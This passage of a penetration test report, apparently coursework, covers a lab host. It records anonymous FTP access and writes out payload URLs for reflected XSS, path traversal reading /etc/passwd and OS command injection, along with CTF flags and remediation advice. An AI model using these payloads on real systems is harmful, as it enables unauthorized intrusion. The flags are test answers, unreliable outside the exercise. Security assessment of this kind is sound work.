Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-12 01:54 EST
Nmap scan report for 10.10.0.66
Host is up (0.0040s latency).


PORT      STATE SERVICE VERSION
9001/tcp  open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  5 1000      1000      4096 Apr 04 2021 gibson
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.0.4
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
```

Command: nmap -n -A 10.10.0.66 -p 9001

c. Exploit:

We tried login to the server using ftp via port 9001, which was successful.



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ftp 10.10.0.66 9001
Connected to 10.10.0.66.
220 (vsFTPD 3.0.3)
Name (10.10.0.66:kali):
```

Then we used metasploit to find the anonymous login permission

```

- [ metasploit v6.3.45-dev ]
+ -- [ 2377 exploits - 1232 auxiliary - 416 post ]
+ -- [ 1388 payloads - 46 encoders - 11 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > set rhosts 10.10.0.66
rhosts => 10.10.0.66
msf6 auxiliary(scanner/ftp/anonymous) > exploit

[*] 10.10.0.66:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous         no         The username to authenticate as
  RHOSTS    10.10.0.66       yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes        The target port (TCP)
  THREADS   1               yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/anonymous) > set rport 9001
rport => 9001
msf6 auxiliary(scanner/ftp/anonymous) > exploit

[*] 10.10.0.66:9001 - 10.10.0.66:9001 - Anonymous READ (220 (vsFTPd 3.0.3))
[*] 10.10.0.66:9001 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) >

```

Then we googled and found out the Username and Password which is anonymous: anonymous. We logged in as anonymous user. In addition to the exploit, we found flag3 in the established ftp connection, inside a directory named gibbon -> file flag3.

flag3{brilliantly_lit_boulevard}

```

(kali@kali) ~
$ ftp 10.10.0.66 9001
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3)
Name (10.10.0.66:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12718|)
150 Here comes the directory listing.
drwxr-xr-x  5 1000  1000   4096 Apr 04  2021 gibbon
ftp> cd gibbon
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||13853|)
150 Here comes the directory listing.
-rw-rw-rw-  1 0 0 46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||13136|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100% |*****|
226 Transfer complete.
46037 bytes received in 00:00 (291.67 KiB/s)
ftp>

```

d. Risk Details:

Severity	Base Score	Related CVE/CWE	Affected CIA
Medium	5.3	https://www.cvedetails.com/cve/CVE-1999-0497/ https://www.cvedetails.com/cve/CVE-2001-0794/	Confidentiality, Availability

e. Remediation/Solution:

Disable anonymous FTP if it is not required. Routinely check the FTP server to ensure that sensitive content is not being made available.

5. Cross Site Scripting (Reflected)**a. Description:**

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

b. Steps to find the Vulnerability:

We found the login page for the site.

<https://10.10.0.66/login.php>

We used username:password as gibson:digital which we found using SSH brute force. We are able to make a successful login. We found the below url after successful login,

<https://10.10.0.66/internal/employee.php?name=gibson>

Name field in the above url is copying its data and displaying it in the UI. We tried to provide script for the name field and were able to find the Cross Site Scripting (Reflected) vulnerability.

<https://10.10.0.66/login.php?username=test&password=test&Login=Enter>

Username field in the above link is also vulnerable to Cross Site Scripting (Reflected) vulnerability.

c. Exploit:

We used burpsuite tool to capture the request and crafted the url to exploit the Cross Site Scripting (Reflected) vulnerability.

Login

Login failed. Query: SELECT * FROM `users` WHERE user = 'test' AND password = '098f6bcd4621d373cade4e832627b4f6';


Username

Password

Enter



Vulnerable URL:

<https://10.10.0.66/login.php?username=%3Cimg+src%3Dx+onerror%3Dprompt%28%29%3E&password=test&Login=Enter>



Vulnerable URL:

[https://10.10.0.66/internal/employee.php?name=%3C/b%3E%3CscrIpt%3Ealert\(1\);%3C/scRipt%3E%3Cb%3E](https://10.10.0.66/internal/employee.php?name=%3C/b%3E%3CscrIpt%3Ealert(1);%3C/scRipt%3E%3Cb%3E)



d. Risk Details:

Severity	Base Score	Related CVE/CWE	Affected CIA
Medium	6.1	https://nvd.nist.gov/vuln/detail/CVE-2021-41878 https://cwe.mitre.org/data/definitions/79.html	Integrity

e. Remediation/Solution:

Some of the technique to overcome this vulnerability are as follows,

- Input Validation
- Output encoding
- Parameterization
- Attack surface reduction
- Use libraries or frameworks

6. ZAP Scan – 2 High 7 medium 7 low risk Vulnerabilities found

a. Description:

Zed Attack Proxy (ZAP). The world's most widely used web app scanner. Free and open source. Actively maintained by a dedicated international team of volunteers. When used as a proxy server it allows the user to manipulate all of the traffic that passes through it, including traffic using HTTPS.

b. Steps to find the Vulnerability:

We installed zaproxy in kali linux and configured firefox to send all request to zaproxy proxy server before reaching the destination. We also downloaded SSL cert from zaproxy and imported it to the firefox browser.

After that we started accessing all the site urls and scanned it using Active scan option from zaproxy software.

The tool found 2 High Risk, 5 Medium Risk and & 6 Low Risk Vulnerabilities from the site. All these vulnerabilities are not a duplicate of the above exploited vulnerabilities.

High:

- Path Traversal (1)
- Remote OS Command Injection (2)

Medium:

- Content Security Policy (CSP) Header Not Set (14)
- Directory Browsing (3)
- Hidden File Found (1)
- Missing Anti-clickjacking Header (13)
- Vulnerable JS Library (1)

Low:

- Big Redirect Detected (Potential Sensitive Information Leak) (1)
- Cookie No HttpOnly Flag (5)
- Cookie without SameSite Attribute (5)
- Private IP Disclosure (2)
- Server Leaks Version Information via "Server" HTTP Response Header Field (26)
- X-Content-Type-Options Header Missing (24)

c. Exploit:

Below are details of some of the vulnerabilities found from zaproxy,


Path Traversal (High):

<http://10.10.0.66/internal/customers.php?list=%2Fetc%2Fpasswd>

The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.

We have **found flag 2** in this vulnerability.


flag2{authorized_user_access}



Remote OS Command Injection (High):

<http://10.10.0.66/?name=Ajay%27%26sleep+1.0%26%27&email=test%40test.com>


Attack technique used for unauthorized execution of operating system commands. This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.



Hidden File Found (Medium):

<http://10.10.0.66/phpinfo.php>

A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.



PHP Version 7.2.15-0ubuntu0.18.04.2	
System	Linux nbserver 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64
Build Date	Mar 22 2019 17:05:14
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqld.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS
PHP Extension Build	API20170718.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

Directory Listing (Medium):

<http://10.10.0.66/assets/>
<http://10.10.0.66/assets/css/>
<http://10.10.0.66/data/>

It is possible to view a listing of the directory contents. Directory listings may reveal hidden scripts, include files, backup source files, etc., which can be accessed to reveal sensitive information.

d. Risk Details:

Severity	Base Score	Related CVE/CWE	Affected CIA
2 High	NA	https://nvd.nist.gov/vuln/detail/CVE-2021-42261	Confidentiality, Availability and Integrity
5 Medium		https://www.cvedetails.com/cve/CVE-2018-14772/	
6 Low		https://www.cvedetails.com/cve/CVE-2022-30625/	

e. Remediation/Solution:

NA – Multiple vulnerabilities listed.

Conclusion

This report shows the testing of NBN - Infrastructure and Application from Oct 2023 to Dec 2023. The purpose of this assessment was to identify security issues and vulnerabilities that could adversely affect the confidentiality, integrity or availability of NBN - Infrastructure and Application. This assessment was performed under the guidelines provided in the statement of work between ABD security services and NBN. All the tests which we carried out on NBN network are within the scope of the project. This document will provide an in-depth analysis of testing performed and the test results.

This security assessment leveraged researchers that used a combination of proprietary, public, automated and manual test techniques throughout the assessment. Commonly tested vulnerabilities include code injection, CSRF, Cross-site scripting, insecure storage of sensitive data, business logic vulnerability and More.

The Summary of NBN's findings are as follows:

1 Critical

3 High

8 Medium

6 Low

Appendix

- <https://www.intelligints.com/network-penetration-testing/>
- <https://voidsec.com/member/voidsec/>
- <https://underdefense.com/about-us/>
- <https://www.sixgen.io/about>
- <https://www.trailofbits.com/about/>
- https://www.payscale.com/research/US/Skill=Penetration_Testing/Hourly_Rate
- <https://subscription.packtpub.com/book/security/9781784398583/1/ch01lvl1sec08/introducing-the-scope-of-pentesting#:~:text=Defining%20the%20scope%20of%20pentesting&text=You%20should%20develop%20the%20scope,taking%20this%20network%20into%20account.>
- <https://hub.packtpub.com/penetration-testing-rules-of-engagement/>
- <https://www.giac.org/paper/gpen/2164/writing-penetration-testing-report/119556>
- <https://nvd.nist.gov/vuln-metrics/cvss>
- <https://www.ibm.com/docs/en/i/7.4?topic=i-configuring-anonymous-ftp>
- <https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b>
- <https://www.immuniweb.com/vulnerability/information-exposure.html>
- <https://www.educative.io/answers/what-is-cross-site-request-forgery-csfr>
- <https://learn.snyk.io/lesson/csrf-attack/>